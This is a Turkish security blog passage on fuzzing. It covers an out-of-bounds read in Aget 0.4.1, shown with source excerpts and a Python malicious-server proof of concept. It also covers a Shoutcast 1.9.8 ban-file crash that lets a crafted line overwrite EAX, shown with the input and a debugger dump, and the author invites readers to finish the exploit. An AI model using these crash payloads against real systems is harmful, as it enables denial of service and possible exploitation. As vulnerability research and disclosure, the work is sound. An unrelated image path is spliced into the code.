Yukarıdaki python kodu örnek BSI dosyası içerisinde yer alan tanımlamaları alıyor ve her değer yerine 128 ve katı sayıda A koyuyor, dosyayı kayıt ediyor ve programı exception handler olarak tasarlanmış olan Sehloger programı ile çalıştırıyor. Sehloger programı ise programda herhangi bir hata olması durumunda o anki register değerlerini log olarak yazıyor, daha sonra yazdığım program ise bu log dosyası içerisinde 0x41414141 bulur ise mutlu sona ulaştığını haber veriyor.

Böyle kuru kuru anlatmakla yetinmeyerek, fuzzerın nasıl çalıştığını ve fuzzer ile nasıl 0 day SEH overwrite güvenlik zaafiyeti keşfettiğimi içeren ufak bir video hazırladım.

Fuzzer programına buradan, SEH overwrite güvenlik zaafiyetini tetikleyen koda ise buradan ulaşabilirsiniz.

SEH overwrite güvenlik zaafiyetine ait ekran görüntüsü ise aşağıdadır.



Egzersiz...

Source: https://www.mertsarica.com/egzersiz/

By M.S on January 5th, 2010

Pas tutmamak için kaynak kodu inceliyor, fuzzing ile de ufak tefek programları kurcalıyordum ki iki farklı uygulamada iki bug ile karşılaştım. İstismar edilme ihtimallerinin oldukça düşük olduğunu düşünsemde el elden üstündür diyerek sizlerle paylaşıyorum belki aranızdan biri istismar ederek bizleri aydınlatır.

İlk olarak bir çok linux dağıtımında yer alan Enderunix'in Aget v0.4.1 programının kaynak kodlarını inceledim.

```
aget-0.4.1\Defs.h
...

GETRECVSIZ = 8192,

....
```

aget-0.4.1\Download.c
...

void * http_get(void *arg) {

struct thread_data *td;

int sd;

char *rbuf, *s;

...

if ((dr = recv(sd, rbuf, GETRECVSIZ, 0)) == -1) {

Log(" recv failed: %s", tid, strerror(errno));
pthread_exit((void *)1);

}

...

```
rbuf = (char *)calloc(GETRECVSIZ, sizeof(char));

...

s = rbuf;

i = 0;
while(1) {
if (*s == '\n' && *(s - 1) == '\r' && *(s - 2) == '\n' && *(s - 3) == '\r') {

s++;

i++;

break;

}

s++;

i++;

}
```

Yukarıdaki koda dikkat edecek olursak Defs.h dosyasında GETRECVSIZ, 8192 byte olarak tanımlanmış ve calloc fonksiyonu ile 8192 byte büyüklüğünde hafıza tahsis edilmiş ve rbuf'a atanmış ancak kontrolsüz while döngüsü nedeniyle hafıza taşması sorunu ortaya çıkıyor ve sonuç olarak array index out of bound zaafiyeti ile karşılaşıyoruz.

Zaafiyeti teyit etmek içinse daha önce internetten bulduğum (sanırım milw0rmda bulmuştum) ve client-side güvenlik zaafiyetini istismar etmek için hazırlanmış olan aracı biraz değiştirerek teyit ettim, sonuç segmentation fault.

```
#!/usr/bin/env python
from BaseHTTPServer import HTTPServer

from BaseHTTPServer import BaseHTTPRequestHandler

import sys

try:

import psyco

psyco.full()

except ImportError:

pass

class myRequestHandler(BaseHTTPRequestHandler):

try:

def do_HEAD(self):

# Always Accept GET

# self.printCustomHTTPResponse(200)

buffer = "HTTP/1.1 200 OK\r\nDate: Sat, 02 Jan 2010 13:06:39 GMT\r\nServer: Apache/2.2.11 (Debian) DAV/2 SVN/1.5.1 mod_python/3.3.1 Python/2.5.2 mod_ssl/2.2.11 OpenSSL/0.9.8g mod_transform/0.6.0\r\nLast-Modified: Thu, 02 Jun 2005 07:53:29 GMT \r\nETag: \"f6cedc-5c800-3f88a8879f040\"\r\nAccept-Ranges: bytes\r\nContent-Length: 1\r \nContent-Type: application/x-msdos-program\r\n"

self.wfile.write(buffer)
```

```
def do_GET(self):

# Always Accept GET

self.printCustomHTTPResponse(200)

# Print custom HTTP Response

def printCustomHTTPResponse(self, respcode):

self.send_response(respcode)

self.send_header("Server", "myRequestHandler")

self.send_header("Content-Length", "1")

buffer = "A"*8041 + "\r\n" + "A"*8041 + "\r\n" + "A"*8041

# self.send_header("Content-type", "application/x-msdos-program")

self.send_header("Content-type", buffer)

# self.wfile.write(buffer)

self.end_headers()
```

except Exception:
pass

httpd = HTTPServer(('', 80), myRequestHandler)

try:

httpd.handle_request()

httpd.serve_forever()


except KeyboardInterrupt:

print ("\n\nExiting exploit...\n\n")

sys.exit()

Aget dışında download.com internet sitesinde gezinirken zamanında eğlenmek için kullandığım shoutcast internet radyo programı ile karşılaştım ve göz atmaya karar verdim. Kurulumu gerçekleştirip biraz incelediğimde admin panelinde IP adresi banlamak ve görüntülemek için kullanılan Ban List bölümü dikkatimi çekti. Programın banlanan IP adresini ise sc_serv.ban dosyasına kayıt ettiğini ve her çalıştırıldığında yüklediğini öğrendikten sonra fuzzing için hedef dosyayı inceledim ve test için banladığım IP adresine ait kaydın *1.1.1.1;255;Manual Add* olarak dosya içerisinde yer aldığımı gördüm. File fuzzingi otomotize etmek için bir script hazırlamadan önce manuel olarak gerçekleştirdiğim ilk testte uygulamanın göçtüğünü gördüm ve debugger ile incelediğimde EAX registerına istediğim değeri yazabildiğimi gördüm ancak biraz daha inceledikten sonra EIP registerına gidecek azmi ve vakti bulamadım ve egzersiz olarak sizlere bırakabileceğimi düşündüm.

Shoutcast v1.9.8 (windows & linux)
sc_serv.ban içerisine 1.1.1.1;255;AAAAA(281 tane) satırını eklemeniz EAX registerına yazabilmeniz için yeterli oluyor.


Immunity Debugger - sc_serv.exe - [CPU - thread 00000244, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Is your team hiring?
7C91B21A FF40 10 INC DWORD PTR DS:[EAX+10]
7C91B21D 8B45 FC MOV EAX,DWORD PTR SS:[EBP-4]
7C91B220 83E0 01 AND EAX,1
7C91B223 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
7C91B226 8B06 MOV EAX,DWORD PTR DS:[ESI]
7C91B228 FF40 14 INC DWORD PTR DS:[EAX+14]
7C91B22B F605 F002FE7F 0 TEST BYTE PTR DS:[7FFE02F0],1
7C91B232 0F85 3E870200 JNZ ntdll.7C943976
7C91B238 395D E8 CMP DWORD PTR SS:[EBP-18],EBX
7C91B23B 57 PUSH EDI
7C91B23C 53 PUSH EBX
7C91B23D 0F85 F8840100 JNZ ntdll.7C93373B
7C91B243 FF75 FC PUSH DWORD PTR SS:[EBP-4]
7C91B246 E8 032DFFFF CALL ntdll.ZwWaitForSingleObject
7C91B24B 3D 02010000 CMP EAX,102
7C91B250 0F84 AB870200 JE ntdll.7C943A01
7C91B256 3BC3 CMP EAX,EBX
7C91B258 0F8C 60880200 JL ntdll.7C943ABE
7C91B25E 385D 0B CMP BYTE PTR SS:[EBP+B],BL
7C91B261 5F POP EDI
7C91B262 74 18 JE SHORT ntdll.7C91B27C
7C91B264 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C91B26A 8B40 24 MOV EAX,DWORD PTR DS:[EAX+24]
7C91B26D 8946 0C MOV DWORD PTR DS:[ESI+C],EAX
7C91B270 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C91B276 8998 840F0000 MOV DWORD PTR DS:[EAX+F84],EBX
DS:[42424252]=???
Registers (FPU)
EAX 42424242
ECX 00000088
EDX 00A205F0
EBX 00000000
ESP 00D6ED68
EBP 00D6EDDC
ESI 00A205E0 ASCII "BBBBCBBB"
EDI 00000000
EIP 7C91B21A ntdll.7C91B21A
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0 E S P U O Z D I
Address Hex dump ASCII
0041A000 00 00 00 00 00 00 00 00 ....
0041A008 00 00 00 00 7C 35 41 00 ....|5A.
0041A010 F8 7C 41 00 00 00 00 00 ø|A.....
0041A018 00 00 00 00 24 36 41 00 ....$6A.
0041A020 00 00 00 00 00 00 00 00 ....
0041A028 00 00 00 00 00 00 00 00 ....
0041A030 10 27 00 00 48 54 54 50 .'..HTTP
0041A038 2F 31 2E 31 20 35 30 30 /1.1 500
0041A040 00 00 00 00 48 54 54 50 ....HTTP
0041A048 2F 31 2E 30 20 35 30 30 /1.0 500
0041A050 00 00 00 00 48 54 54 50 ....HTTP
0041A058 2F 31 2E 31 20 34 30 34 /1.1 404
0041A060 00 00 00 00 48 54 54 50 ....HTTP
0041A068 2F 31 2E 30 20 34 30 34 /1.0 404
0041A070 00 00 00 00 48 54 54 50 ....HTTP
0041A078 2F 31 2E 30 20 34 30 31 /1.0 401
0041A080 00 00 00 00 48 54 54 50 ....HTTP
0041A088 2F 31 2E 31 20 34 30 31 /1.1 401
0041A090 00 00 00 00 48 54 54 50 ....HTTP
0041A098 2F 31 2E 30 20 32 30 30 /1.0 200
0041A0A0 00 00 00 00 48 54 54 50 ....HTTP
0041A0A8 2F 31 2E 31 20 32 30 30 /1.1 200
0041A0B0 00 00 00 00 69 63 79 2D ....icy-
0041A0B8 61 75 74 68 2D 65 69 63 auth-eic
0041A0C0 6B 2D 75 69 64 3A 00 00 k-uid:..
0041A0C8 69 63 79 2D 61 75 74 68 icy-auth
0041A0D0 2D 64 75 72 61 74 69 6F -duratio
0041A0D8 6E 3A 00 00 69 63 79 2D n:..icy-
0041A0E0 61 75 74 68 2D 65 72 72 auth-err
00D6ED68 00D6EE54 T°i.
00D6ED6C 00423034 40B. sc_serv.00423034
00D6ED70 00D6EE54 T°i.
00D6ED74 00000576 v♣..
00D6ED78 00000008 ◘...
00D6ED7C 00000004 ♦...
00D6ED80 00D6ED5C \Ýi.
00D6ED84 00000000 ....
00D6ED88 00D6FFA4 ñ ï.
00D6ED8C 7C839AD8 ïÜâ¦ kernel32.7C839AD8
00D6ED90 7C809C48 HÉÇ¦ kernel32.7C809C48
00D6ED94 FFFFFFFF
00D6ED98 7C80189C £↑Ç¦ RETURN to kernel32.7C80189C from kernel32.7C802511
00D6ED9C 00415057 WPA. RETURN to sc_serv.00415057 from kernel32.ReadFile
00D6EDA0 00000084 ä...
00D6EDA4 00D7F060 `-ï. ASCII "1.1.1.1;255;Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
00D6EDA8 00D6EDD8 ïÝï.
00D6EDAC 7C92C9CF ÏÉ╝¦ RETURN to ntdll.7C92C9CF from ntdll.isdigit
00D6EDB0 00000031 1...
00D6EDB4 00D6EF7D }'ï.
00D6EDB8 00D6EE60 `°ï.
00D6EDBC 00000000 ....
00D6EDC0 00000001 0...
00D6EDC4 00000001 0...
00D6EDC8 00000001 0...
00D6EDCC 00000001 0...
00D6EDD0 00000001 0...
00D6EDD4 00000000 ....
00D6EDD8 00000088 ê...
00D6EDDC 00D6EDF4 ¶Ýï.
00D6EDE0 7C901046 FÉ¦ RETURN to ntdll.7C901046 from ntdll.RtlpWaitForCriticalSection